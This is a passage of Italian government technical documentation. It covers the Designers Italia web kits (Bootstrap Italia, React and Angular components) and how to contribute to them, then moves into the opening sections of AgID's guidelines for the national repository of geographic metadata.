- Analisi delle prestazioni su *Mozilla Firefox*<sup>446</sup>, *Google Chrome*<sup>447</sup>, *Microsoft Edge*<sup>448</sup>

---

**Nota:** Chrome developer tools può inoltre fornire un'analisi approfondita di una pagina web nella sua sezione «Audits», permettendo di portare a galla problemi in ambito di *progressive web apps*, *performance*, *accessibilità*, e *utilizzo di best practices*.

---

In caso di progettazione di progressive web apps ideate per essere usate principalmente su dispositivi mobili, è bene tenere a mente anche il concetto di *offline first*, fornendo un'esperienza di base anche in caso di limitata connettività.

### 6.3.2 I Web Kit per lo sviluppo dell'interfaccia

Per avvicinarci alle esigenze di Pubbliche Amministrazioni e fornitori in questa fase, il progetto Designers Italia ha supportato la creazione di alcune librerie *open source* di ausilio per lo sviluppo di interfacce e il mantenimento di un *design system* solido e coerente: Bootstrap Italia, Web Toolkit, React Kit e Angular Kit, oltre ad alcuni strumenti dedicati alla realizzazione di siti web per comuni e scuole.

**Bootstrap Italia** è il principale punto di riferimento e il più moderno set di componenti disponibile per la costruzione di interfacce per servizi della PA, costruito sulle basi delle più recenti modifiche allo **UI Kit** e sulla libreria *Bootstrap*<sup>449</sup>. Esso contiene codice HTML e CSS già pronto all'utilizzo per l'applicazione di tipografia, spaziature, design responsivo ed altri pattern di interfaccia conformi alle attuali Linee Guida. Bootstrap Italia recepisce le informazioni e i suggerimenti ricevuti e aggiorna il precedente *Web Toolkit*<sup>450</sup>, secondo le nuove direttive introdotte nella più recente versione dello UI Kit e semplificando moltissimo lo sviluppo di un sito web conforme con le Linee Guida di Design.

---

<sup>443</sup> <http://gs.statcounter.com/browser-version-market-share/all/italy>

<sup>444</sup> <https://developers.google.com/speed/pagespeed/insights/>

<sup>445</sup> <http://www.webpagetest.org/>

<sup>446</sup> <https://developer.mozilla.org/it/docs/Tools/Prestazioni>

<sup>447</sup> <https://developers.google.com/web/tools/chrome-devtools/evaluate-performance/>

<sup>448</sup> <https://docs.microsoft.com/en-us/microsoft-edge/devtools-guide/performance>

<sup>449</sup> <https://getbootstrap.com/>

<sup>450</sup> <https://italia.github.io/design-web-toolkit/>

- [Bootstrap Italia](#)<sup>451</sup>

**React Kit** e **Angular Kit** (in lavorazione) contengono componenti programmati in linguaggio JavaScript, costruiti rispettivamente sulle basi di *React* e *AngularJS* 6, due librerie *open source* per sviluppo di applicazioni web e mobile ad alta interattività e scambio di dati.

- [React Kit](#)<sup>452</sup>
- [Angular Kit](#)<sup>453</sup> (in lavorazione)

Sulle fondamenta della libreria Bootstrap Italia, sono stati inoltre creati degli **strumenti in ausilio alla realizzazione di siti di comuni e scuole**, secondo i rispettivi modelli, frutto di una corposa fase di ricerca con diverse tipologie di utenti ed impiegati:

- [Design dei siti web delle scuole italiane](#)<sup>454</sup>
- [Design dei siti web dei comuni italiani](#)<sup>455</sup>

Tali strumenti si concretizzano sotto forma di un tema WordPress per il modello di siti delle scuole, e di template HTML nel caso del modello per siti dei comuni. Questi strumenti, oltre a fornire codice già pronto all'uso, implementano in modo puntuale l'architettura dell'informazione, l'organizzazione della navigazione e dei contenuti previsti dai modelli.

- [Sito di progetto per i siti dei comuni](#)<sup>456</sup> e [template HTML](#)<sup>457</sup>
- [Tema WordPress per le scuole](#)<sup>458</sup>

## Bootstrap Italia

Bootstrap Italia contiene codice pronto all'uso, e descrive in dettaglio nella propria documentazione di progetto come iniziare ad utilizzare la libreria nel proprio sito, come aggiungere nuovi componenti, organizzare spazi e contenuti, ed altro ancora.

Esso permette di copiare frammenti di codice ed ottenere esattamente ciò che è mostrato nella [documentazione del progetto](#)<sup>459</sup>, al cui interno sono presenti informazioni sull'utilizzo, componenti, esempi e progetti già realizzati grazie all'utilizzo della libreria.

## Bottoni

Ad esempio, per aggiungere un bottone personalizzato è sufficiente aggiungere una classe `.btn`, associandola a classi di tipo `.btn-*` per applicarne varianti di stile, dimensione, ed altro.

È possibile consultare tutti i dettagli nella pagina dedicata al componente “[Bottone](#)<sup>460</sup>” nella documentazione.

<sup>451</sup> <https://italia.github.io/bootstrap-italia/>

<sup>452</sup> <https://italia.github.io/design-react-kit/>

<sup>453</sup> <https://italia.github.io/design-angular-kit/>

<sup>454</sup> <https://docs.italia.it/italia/designers-italia/design-scuole-docs/>

<sup>455</sup> <https://docs.italia.it/italia/designers-italia/design-comuni-docs/>

<sup>456</sup> <https://italia.github.io/design-comuni-prototipi/>

<sup>457</sup> <https://italia.github.io/design-comuni-prototipi/it/kit.html#template-html>

<sup>458</sup> <https://github.com/italia/design-scuole-wordpress-theme>

<sup>459</sup> <https://italia.github.io/bootstrap-italia/docs/come-iniziare/introduzione/>

<sup>460</sup> <https://italia.github.io/bootstrap-italia/docs/componenti/bottoni/>




Fig. 6.25: Un esempio del componente “Bottone” nelle sue varianti.

## Interfaccia a Tab

Così come per i Bottoni, anche componenti più complessi come interfacce a “Tab<sup>461</sup>” (o a “schede”), che mostrano il contenuto relativo al tab selezionato, possono essere realizzate semplicemente copiando il codice visibile nella documentazione di Bootstrap Italia, assicurandone così il funzionamento anche per utenti che usino la tastiera o dispositivi di comando vocale.

## Input Toggle

Bootstrap Italia recepisce anche scelte di design su componenti che non esistono nello standard web, come l’input di tipo “Toggle<sup>462</sup>” (una sorta di “interruttore” a due stati), un componente che si sostituisce al più usato “Checkbox” rendendone l’aspetto più chiaro ed immediato.

## React Kit e Angular Kit

I kit React e Angular dipendono da Bootstrap Italia per quanto riguarda lo stile, ma espongono componenti già pronti all’utilizzo per applicazioni ad alta interattività basate su queste librerie. Entrambe le librerie sono disponibili come pacchetti npm, per cui gli sviluppatori React ed Angular troveranno codice già ottimizzato per essere incluso come dipendenza nelle loro applicazioni web.

## Bottoni

A titolo di esempio, l’inclusione di un bottone di *colore primario nei bordi*, di *piccola dimensione*, e *disabilitato* sarà semplice come scrivere il codice che segue.

<sup>461</sup> <https://italia.github.io/bootstrap-italia/docs/componenti/tab/>

<sup>462</sup> <https://italia.github.io/bootstrap-italia/docs/form/form-toggles/>






Fig. 6.26: Un esempio del componente “Tab” nelle sue varianti.

Per il React Kit:

```
<Button color="primary" size="sm" outline disabled>...</Button>
```

Per l’Angular Kit:

```
<it-button color="primary" size="sm" outline disabled>...</it-button>
```

La maggior parte di questi componenti prevedono già anche le funzionalità di ascolto e di modifica del proprio stato in base a valori impostati dinamicamente dall’esterno.

### 6.3.3 Gli strumenti

I Web Kit sono disponibili a tutti sui repository dedicati:

- [Bootstrap Italia](https://italia.github.io/bootstrap-italia/)<sup>463</sup>
- [React Kit](https://italia.github.io/design-react-kit/)<sup>464</sup>
- [Angular Kit](https://italia.github.io/design-angular-kit/)<sup>465</sup> (in lavorazione)
- Siti dei comuni: [template HTML](https://italia.github.io/design-comuni-prototipi/it/kit.html#template-html)<sup>466</sup>
- Siti delle scuole: [tema WordPress](https://github.com/italia/design-scuole-wordpress-theme)<sup>467</sup>

<sup>463</sup> <https://italia.github.io/bootstrap-italia/>

<sup>464</sup> <https://italia.github.io/design-react-kit/>

<sup>465</sup> <https://italia.github.io/design-angular-kit/>

<sup>466</sup> <https://italia.github.io/design-comuni-prototipi/it/kit.html#template-html>

<sup>467</sup> <https://github.com/italia/design-scuole-wordpress-theme>




Fig. 6.27: Un esempio di componente “Toggle” nelle sue varianti.

I kit seguono un processo di evoluzione e miglioramento continuo, e sono aggiornati secondo le regole del [versionamento semantico](#)<sup>468</sup>.

Puoi verificare lo stato di avanzamento e la *roadmap* di ogni kit all'interno del repo GitHub che lo ospita o su [Designers Italia](#)<sup>469</sup>. Tutti i progetti della Pubblica Amministrazione sono tenuti a contribuire, sempre utilizzando GitHub, segnalando componenti mancanti, suggerendo errori e mettendo a disposizione di tutti i componenti già realizzati.

## 6.4 Come contribuire ai Kit di Design

---

### Conclusa la fase di consultazione

Lunedì 14 giugno si è chiusa ufficialmente la fase di consultazione delle nuove [Linee guida di design per i servizi web della Pubblica Amministrazione](#)<sup>470</sup>.

Per approfondire<sup>471</sup>.

---

I modelli di design e i blocchi di codice presenti nel Wireframe Kit, nello UI Kit e nei Web Kit, proprio per la natura della loro utilità, hanno bisogno di evolversi in conseguenza dell'evoluzione della tecnologia, delle capacità di interazione degli utenti e dell'evoluzione del loro stesso obiettivo.

Per questo, essi sono tutti progetti *open source* che favoriscono il confronto e la collaborazione di chi vuole partecipare, non solo su tutto quanto è ancora in fase di realizzazione, ma anche su tutta la documentazione già pubblicata.

Si ritiene doveroso per la Pubblica Amministrazione, dovendo fornire dei servizi digitali accessibili ed usabili, interessarsi alle varie fasi dalla progettazione alla realizzazione, fornendo un proprio contributo all'implementazione e al miglioramento degli strumenti condivisi.

### 6.4.1 Strumenti di collaborazione

Per discussioni sul design è disponibile un canale dedicato su [Forum Italia](#)<sup>472</sup>:

- Vai al [canale dedicato alla User Interface](#)<sup>473</sup>

Per condividere informazioni, esperienze, fare domande in forma di chat, è possibile utilizzare la piattaforma Slack ufficiale di Developers Italia, dove è possibile trovare molti di coloro che stanno contribuendo attivamente ai progetti:

- Vai allo [Slack di Developers Italia](#)<sup>474</sup>

Per collaborare al design dei componenti o allo sviluppo, oppure per dare un feedback su quanto già realizzato, è possibile utilizzare le issue di Github.

Esse sono uno strumento di messaggistica molto simile alle email, che consiste in un messaggio pubblico su cui si può discutere con il resto del gruppo di lavoro. Ogni repository ha la propria sezione dedicata alle Issues:

- Pagina delle issue del [Wireframe Kit](#)<sup>475</sup>
- Pagina delle issue dello [UI Kit](#)<sup>476</sup>

---

<sup>468</sup> <https://semver.org/lang/it/>

<sup>469</sup> <https://designers.italia.it/roadmap/>

<sup>470</sup> <https://docs.italia.it/italia/design/lg-design-servizi-web>

<sup>471</sup> <https://designers.italia.it/notizie/Conclusa-la-fase-di-consultazione-delle-Linee-Guida-di-design/>

<sup>472</sup> <https://forum.italia.it/>

<sup>473</sup> <https://forum.italia.it/c/design/user-interface>

<sup>474</sup> <https://slack.developers.italia.it/>

<sup>475</sup> <https://github.com/italia/design-wireframe-kit/issues>

<sup>476</sup> <https://github.com/italia/design-ui-kit/issues>

- Pagina delle issue del [Web Toolkit](#)<sup>477</sup>
- Pagina delle issue di [Bootstrap Italia](#)<sup>478</sup>
- Pagina delle issue del [React Kit](#)<sup>479</sup> e dell'[Angular Kit](#)<sup>480</sup>

---

<sup>477</sup> <https://github.com/italia/design-web-toolkit/issues>

<sup>478</sup> <https://github.com/italia/bootstrap-italia/issues>

<sup>479</sup> <https://github.com/italia/design-react-kit/issues>

<sup>480</sup> <https://github.com/italia/design-angular-kit/issues>

# Linee Guida recanti regole tecniche per la definizione e l'aggiornamento del contenuto del Repertorio Nazionale dei Dati Territoriali

*Art. 59 c. 5 D.Lgs. n. 82/2005 e s.m.i.*

**Versione finale**

**25 settembre 2020**

Approvate dalla **Consulta Nazionale per l'Informazione Territoriale e Ambientale** (art. 11 D. Lgs. 32/2010, recepimento Direttiva INSPIRE) come da verbale riunione di coordinamento del 6/11/2020.

---

Versione	Data	Atto	URL
1.0	10/11/2011	DECRETO 10 novembre 2011 Regole tecniche per la definizione del contenuto del Repertorio nazionale dei dati territoriali, nonché delle modalità di prima costituzione e di aggiornamento dello stesso. <i>(Gazzetta Ufficiale n. 48 del 27/02/2012 - Supplemento ordinario n. 37)</i>	<a href="#">Link G.U.</a>

## Sintesi dei cambiamenti rispetto alla versione precedente

### Versione [bozza]

- Testo del decreto inserito come principi generali (**Capitolo 3**);
- Allegato 2 al decreto inserito come requisiti (**Capitolo 4**);
- Integrazione della descrizione del ruolo del Repertorio rispetto al monitoraggio INSPIRE (terzo periodo punto 3.1 **Capitolo 3**);
- Modifica dell'obbligatorietà (da obbligatorio a opzionale) della documentazione delle nuove acquisizioni di dati (terzo periodo punto 3.4 **Capitolo 3**);
- Aggiunta dichiarazione di conformità del servizio di ricerca del Repertorio ai requisiti del Regolamento (CE) n. 976/2009 (secondo periodo punto 3.5 **Capitolo 3**);
- Integrazione delle modalità di accesso al Repertorio per le pubbliche amministrazioni (secondo periodo punto 3.6 **Capitolo 3**);
- Integrazione della descrizione del coordinamento del Repertorio con il portale nazionale dei dati aperti (punto 3.8 **Capitolo 3**);
- Integrazione del riferimento alle guide operative per la definizione di indicazioni e istruzioni dettagliate per l'implementazione delle linee guida (punto 3.9 **Capitolo 3**);
- Rimosso il livello "sezione" (*tile*) dalle classi di informazioni territoriali a cui si applicano i metadati (quinto periodo **Capitolo 1**);

- Integrazione dei servizi di dati territoriali invocabili, interoperabili e armonizzati, in aggiunta si servizi di rete, cui applicare i metadati (ottavo periodo e segg. **Capitolo 1**);
- Integrazione di nuovi metadati per dati e servizi per adeguamento a Regolamento (UE) n. 1089/2010 (**Tabella I, Tabella V, Tabella VI**):
  - Coerenza topologica (elementi 35, 35.1 e 35.2 della tabella I);
  - Sistema di riferimento temporale (elemento 40 della tabella I);
  - Risorsa on line (elementi 44.2, 44.3 e 44.4 della tabella I);
  - Livello gerarchico (elemento 5.2 della tabella V);
  - Risorsa on line (elementi 21.2 e 21.3 della tabella V);
  - Livello di qualità (elemento 28.2 della tabella V);
  - Tutti gli elementi della tabella VI;
- Modifica dell'obbligatorietà (da obbligatorio a opzionale) della documentazione dei metadati per le immagini (paragrafo **4.1.1.2**);
- Modifica dell'obbligatorietà (da obbligatorio a opzionale) di alcuni metadati per dati e servizi (colonna "Liv. Obblig." paragrafi **4.2.2, 4.2.4**):
  - *Id file precedente*: da obbligatorio a opzionale;
  - *Info:Telefono* e *Info:Sito web*: da obbligatori sotto alcune condizioni a opzionali;
  - *Limitazione d'uso*: da obbligatorio a opzionale;
  - *Vincoli di sicurezza*: non più richiesto;
- Revisione della lista di valori MD\_ReferenceSystemCode (paragrafo **4.2.3.11**);
- Aggiornamento delle corrispondenze metadati Repertorio – metadati INSPIRE (paragrafo **4.2.8.1**);
- Revisione delle modalità di alimentazione del Repertorio (paragrafo **4.3.3**);
- Revisione dell'allegato 1 (**Allegato A**).

## Sommario

---

<b>Gruppo di lavoro .....</b>	<b>5</b>
<b>Prefazione .....</b>	<b>6</b>
<b>Introduzione .....</b>	<b>7</b>
<b>Capitolo 1 Ambito di applicazione .....</b>	<b>8</b>
<b>Capitolo 2 Terminologia .....</b>	<b>10</b>
2.1 Note di lettura del documento.....	10
2.2 Termini e definizioni .....	10
2.3 Acronimi.....	13
<b>Capitolo 3 Principi generali.....</b>	<b>14</b>
<b>Capitolo 4 Requisiti .....</b>	<b>18</b>
4.1 Contenuto del Repertorio .....	18
4.1.1 Metadati per i dati territoriali.....	18
4.1.2 Metadati per i servizi territoriali .....	21
4.1.3 Metadati per le nuove acquisizioni di dati territoriali .....	23
4.2 Dizionario dei dati .....	25
4.2.1 Glossario .....	25
4.2.2 Dizionario dei metadati relativi ai dati territoriali .....	27
4.2.3 Elenchi di codici ed enumerazioni per i dati territoriali.....	41
4.2.4 Dizionario dei metadati relativi ai servizi .....	53
4.2.5 Elenchi di codici ed enumerazioni per i servizi .....	57
4.2.6 Dizionario dei metadati relativi alle nuove acquisizioni di dati.....	59
4.2.7 Elenchi di codici per le nuove acquisizioni .....	60
4.2.8 Corrispondenze .....	61
4.3 Accesso, modalità di comunicazione e alimentazione del Repertorio .....	66
4.3.1 Accesso e consultazione del Repertorio .....	66
4.3.2 Accreditamento delle Amministrazioni Pubbliche .....	66
4.3.3 Alimentazione del Repertorio .....	66
4.3.4 Integrazione del Repertorio con INSPIRE.....	68
<b>Allegato A Elenco dei dati territoriali di interesse generale .....</b>	<b>69</b>
<b>Allegato B Riferimenti .....</b>	<b>89</b>

---



## Gruppo di lavoro

---

La redazione del documento è stata curata dalla *Sezione Tecnica 2 - Metadati* istituita nell'ambito della *Consulta Nazionale per l'Informazione Territoriale ed Ambientale* ai sensi dell'art. 3 del DPCM 12 gennaio 2016 recante “*Modalità di funzionamento della Consulta nazionale per l'informazione territoriale ed ambientale, ai sensi dell'articolo 11, comma 5, del decreto legislativo 27 gennaio 2010, n. 32*” (G.U. n. 72 – Serie generale del 26 marzo 2016).

Tale Sezione Tecnica, coordinata da AgID, è composta dai rappresentanti dei seguenti Enti:

- Agenzia delle Entrate;
- Agenzia per l'Italia Digitale;
- Centro Interregionale per i Sistemi informatici, geografici e statistici (CISIS);
- Istituto Geografico Militare (IGM);
- Istituto Idrografico Militare (IIM);
- Istituto Nazionale di Statistica (ISTAT);
- Istituto Superiore per la Protezione e la Ricerca Ambientale (ISPRA);
- Ministero delle Infrastrutture e dei Trasporti;
- Ministero per i beni e le attività culturali;
- Presidenza del Consiglio dei Ministri - Dipartimento della Protezione Civile;
- Regione Calabria;
- Regione Campania;
- Regione del Veneto;
- Regione Emilia-Romagna;
- Regione Molise;
- Regione Sardegna;
- Regione Umbria.

## Prefazione

---

L'art. 59 del Codice dell'Amministrazione Digitale (decreto legislativo n. 82 del 2005) ha istituito, presso l'Agenzia per l'Italia Digitale (AgID), il Repertorio Nazionale dei Dati Territoriali al fine di agevolare la pubblicità dei dati di interesse generale, disponibili presso le pubbliche amministrazioni a livello nazionale, regionale e locale.

L'articolo demanda ad uno specifico atto la definizione e l'adozione delle regole tecniche per la definizione e l'aggiornamento del contenuto del Repertorio.

Prima delle modifiche apportate al CAD dal decreto legislativo n. 217/2017, tale atto è stato adottato con il decreto della Presidenza del Consiglio dei Ministri del 10 novembre 2011, pubblicato sulla Gazzetta Ufficiale n. 48 del 27/02/2012 - Supplemento ordinario n. 37.

Le presenti linee guida rappresentano l'attuazione della previsione normativa dell'art. 59 nella nuova versione del CAD attualmente in vigore.

Esse vengono emesse ai sensi dell'articolo 71 del CAD e della Determinazione AgID n. 160 del 2018 recante *«Regolamento per l'adozione di linee guida per l'attuazione del Codice dell'Amministrazione Digitale»*.

Ai sensi del citato art. 71, esse divengono efficaci il giorno successivo a quello dopo la loro pubblicazione sul sito istituzionale di AgID e di essa ne è data notizia nella Gazzetta Ufficiale della Repubblica italiana.

Con l'entrata in vigore delle presenti linee guida, sono abrogate le regole tecniche sul Repertorio adottate con il citato decreto 10/11/2011.

Le presenti linee guida, compreso l'elenco dei dati di interesse generale di cui all'allegato 1, possono essere aggiornate periodicamente secondo le modalità di cui all'art. 5 del Regolamento per l'adozione di Linee Guida per l'attuazione del Codice dell'Amministrazione Digitale.

# Introduzione

---

Il Repertorio Nazionale dei Dati Territoriali (RNDT) è stato istituito con l'articolo 59 del Codice dell'Amministrazione Digitale ed è stato individuato, dal successivo articolo 60, come base di dati di interesse nazionale.

Esso rappresenta lo strumento per agevolare la conoscenza, l'accesso e l'utilizzo del patrimonio pubblico rappresentato dai dati territoriali disponibili presso le pubbliche amministrazioni italiane.

Perché questo processo di conoscibilità e disponibilità dei dati sia possibile, le amministrazioni sono chiamate a descrivere le risorse geografiche, di cui sono titolari, attraverso i metadati e a rendere disponibili i dati attraverso i servizi contemplati dalle regole di implementazione della direttiva INSPIRE.

A tale scopo, con il decreto 10 novembre 2011, è stato definito il profilo nazionale dei metadati necessari per descrivere, nel Repertorio, dati e servizi geografici in modo condiviso e interoperabile. Detto profilo è basato sulle regole definite nell'ambito del framework europeo rappresentato da INSPIRE e sui pertinenti standard internazionali.

Il presente documento rappresenta la revisione del profilo suddetto resa necessaria sia per recepire le modifiche introdotte nel frattempo nell'ambito di INSPIRE sia per tenere conto delle evidenze applicative delle regole tecniche di cui al citato decreto da parte delle amministrazioni e, quindi, apportare i miglioramenti e le integrazioni necessari per facilitare ulteriormente il processo di alimentazione del Repertorio.

## Capitolo 1

# Ambito di applicazione

---

Le presenti Linee Guida stabiliscono le regole tecniche per la definizione e l'aggiornamento del contenuto del Repertorio nazionale dei dati territoriali, in ottemperanza al comma 5 art. 59 del CAD. Esse definiscono, inoltre, le modalità operative di accesso, comunicazione e popolamento del Repertorio da parte delle Pubbliche Amministrazioni, in coerenza con la direttiva 2007/2/CE (INSPIRE) e relativa norma di recepimento (D. Lgs. 32/2010), e con il Regolamento (CE) n. 1205/2008 della Commissione Europea del 3 dicembre 2008 e s.m.i.

Il contenuto del Repertorio è rappresentato dai metadati di dati e servizi territoriali che DEVONO essere forniti al Repertorio secondo quanto indicato nel **Capitolo 4**.

POSSONO essere definite estensioni ai set di metadati indicati nel presente documento assicurando però il rispetto delle regole di cui all'Allegato C dello Standard ISO 19115:2003.

I metadati DEVONO essere applicati alle seguenti classi di informazioni territoriali:

- dataset;
- serie di dataset;
- servizi.

La scelta della modulazione dei dati territoriali nei livelli gerarchici indicati è lasciata alla singola Amministrazione.

La figura seguente, tratta da **[ISO-19115]**, illustra il diagramma UML che rappresenta le classi di dati territoriali a cui possono essere applicati i metadati.




Figura 1 - Classi di applicazione dei metadati per i dati territoriali

Relativamente ai servizi, in ambito INSPIRE sono individuate le seguenti tipologie di servizi di dati territoriali:

- servizi di rete di cui all'art. 11 della direttiva INSPIRE, che rientrano nel campo di applicazione del regolamento [\[INSPIRE-NS-REG\]](#);
- servizi di dati territoriali che rientrano nel campo di applicazione del regolamento [\[INSPIRE-SDSS-REG\]](#) che sono suddivisi nelle seguenti categorie:
  - servizi di dati territoriali invocabili;
  - servizi di dati territoriali interoperabili;
  - servizi di dati territoriali armonizzati.

Nella figura che segue, tratta dalla *Guida tecnica per i servizi di dati territoriali* [INSPIRE-SDS], sono rappresentate le diverse tipologie e categorie di servizi.

